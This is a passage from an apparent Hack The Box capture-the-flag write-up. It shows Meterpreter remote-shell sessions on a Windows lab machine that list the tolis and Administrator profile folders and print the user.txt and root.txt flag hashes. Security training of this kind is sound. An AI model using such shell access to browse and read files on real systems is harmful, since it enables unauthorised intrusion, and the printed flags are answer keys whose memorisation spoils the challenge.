40555/r-xr-xr-x 0 dir 2017-03-22 15:00:05 -0400 Contacts
40777/rwxrwxrwx 0 dir 2017-03-22 15:00:01 -0400 Cookies
40555/r-xr-xr-x 0 dir 2017-03-22 15:00:00 -0400 Desktop
40555/r-xr-xr-x 4096 dir 2017-03-22 15:00:00 -0400 Documents
40555/r-xr-xr-x 0 dir 2017-03-22 15:00:00 -0400 Downloads
40555/r-xr-xr-x 0 dir 2017-03-22 15:00:00 -0400 Favorites
40555/r-xr-xr-x 0 dir 2017-03-22 15:00:00 -0400 Links
40777/rwxrwxrwx 0 dir 2017-03-22 15:00:01 -0400 Local Settings
40555/r-xr-xr-x 0 dir 2017-03-22 15:00:00 -0400 Music
40777/rwxrwxrwx 0 dir 2017-03-22 15:00:01 -0400 My Documents
100666/rw-rw-rw- 524288 fil 2017-03-22 15:00:00 -0400 NTUSER.DAT
100666/rw-rw-rw- 65536 fil 2017-03-22 15:00:00 -0400 NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
100666/rw-rw-rw- 524288 fil 2017-03-22 15:00:00 -0400 NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.Container0000000000
00000001.regtrans-ms
100666/rw-rw-rw- 524288 fil 2017-03-22 15:00:00 -0400 NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.Container0000000000
00000002.regtrans-ms
40777/rwxrwxrwx 0 dir 2017-03-22 15:00:01 -0400 NetHood
40555/r-xr-xr-x 0 dir 2017-03-22 15:00:00 -0400 Pictures
40777/rwxrwxrwx 0 dir 2017-03-22 15:00:01 -0400 PrintHood
40777/rwxrwxrwx 0 dir 2017-03-22 15:00:01 -0400 Recent
40555/r-xr-xr-x 0 dir 2017-03-22 15:00:00 -0400 Saved Games
40555/r-xr-xr-x 0 dir 2017-03-22 15:00:06 -0400 Searches
40777/rwxrwxrwx 0 dir 2017-03-22 15:00:01 -0400 SendTo
40777/rwxrwxrwx 0 dir 2017-03-22 15:00:01 -0400 Start Menu
40777/rwxrwxrwx 0 dir 2017-03-22 15:00:01 -0400 Templates
40555/r-xr-xr-x 0 dir 2017-03-22 15:00:00 -0400 Videos
100666/rw-rw-rw- 222208 fil 2017-03-22 15:00:00 -0400 ntuser.dat.LOG1
100666/rw-rw-rw- 0 fil 2017-03-22 15:00:00 -0400 ntuser.dat.LOG2
100666/rw-rw-rw- 20 fil 2017-03-22 15:00:01 -0400 ntuser.ini

meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Users\tolis\Desktop
=====
Mode                Size      Type    Last modified          Name
-----
100666/rw-rw-rw-    282     fil    2017-03-22 15:00:05 -0400 desktop.ini
100444/r--r--r--     32     fil    2017-03-22 15:00:55 -0400 user.txt

meterpreter > cat user.txt
02650d3a69a70780c302e146a6cb96f3meterpreter >
```



```
shashhh10@kali: ~  
File Actions Edit View Help  
shashhh10@kali: ~/Downloads shashhh10@kali: ~ shashhh10@kali: ~ shashhh10@kali: ~  
40555/r-xr-xr-x 0 dir 2017-03-22 13:47:48 -0400 Contacts  
40777/rwxrwxrwx 0 dir 2017-03-22 13:47:42 -0400 Cookies  
40555/r-xr-xr-x 0 dir 2017-03-22 13:47:42 -0400 Desktop  
40555/r-xr-xr-x 0 dir 2017-03-22 13:47:42 -0400 Documents  
40555/r-xr-xr-x 0 dir 2017-03-22 13:47:42 -0400 Downloads  
40555/r-xr-xr-x 0 dir 2017-03-22 13:47:42 -0400 Favorites  
40777/rwxrwxrwx 0 dir 2017-03-22 14:10:31 -0400 InstallAnywhere  
40555/r-xr-xr-x 0 dir 2017-03-22 13:47:42 -0400 Links  
40777/rwxrwxrwx 0 dir 2017-03-22 13:47:42 -0400 Local Settings  
40555/r-xr-xr-x 0 dir 2017-03-22 13:47:42 -0400 Music  
40777/rwxrwxrwx 0 dir 2017-03-22 13:47:42 -0400 My Documents  
100666/rw-rw-rw- 524288 fil 2017-03-22 13:47:41 -0400 NTUSER.DAT  
100666/rw-rw-rw- 65536 fil 2017-03-22 13:47:42 -0400 NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf  
100666/rw-rw-rw- 524288 fil 2017-03-22 13:47:42 -0400 NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.Container000000000000  
00000001.regtrans-ms  
100666/rw-rw-rw- 524288 fil 2017-03-22 13:47:42 -0400 NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.Container000000000000  
00000002.regtrans-ms  
40777/rwxrwxrwx 0 dir 2017-03-22 13:47:42 -0400 NetHood  
40555/r-xr-xr-x 0 dir 2017-03-22 13:47:42 -0400 Pictures  
40777/rwxrwxrwx 0 dir 2017-03-22 13:47:42 -0400 PrintHood  
40777/rwxrwxrwx 0 dir 2017-03-22 13:47:42 -0400 Recent  
40555/r-xr-xr-x 0 dir 2017-03-22 13:47:42 -0400 Saved Games  
40555/r-xr-xr-x 0 dir 2017-03-22 13:47:48 -0400 Searches  
40777/rwxrwxrwx 0 dir 2017-03-22 13:47:42 -0400 SendTo  
40777/rwxrwxrwx 0 dir 2017-03-22 13:47:42 -0400 Start Menu  
40777/rwxrwxrwx 0 dir 2017-03-22 13:47:42 -0400 Templates  
40555/r-xr-xr-x 0 dir 2017-03-22 13:47:42 -0400 Videos  
100666/rw-rw-rw- 262144 fil 2017-03-22 13:47:42 -0400 ntuser.dat.LOG1  
100666/rw-rw-rw- 0 fil 2017-03-22 13:47:42 -0400 ntuser.dat.LOG2  
100666/rw-rw-rw- 20 fil 2017-03-22 13:47:42 -0400 ntuser.ini  
  
meterpreter > cd esktop  
[~] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.  
meterpreter > cd Desktop  
meterpreter > ls  
Listing: C:\Users\Administrator\Desktop  
-----  
Mode                Size      Type       Last modified          Name  
-----  
100666/rw-rw-rw-    282     fil       2017-03-22 13:47:48 -0400 desktop.ini  
100444/r--r--r--     32     fil       2017-03-22 15:01:59 -0400 root.txt  
  
meterpreter > cat root.txt  
ce65ceee66b2b5ebaff07e50508fffb90meterpreter > |
```

-----*End-of-HTB*-----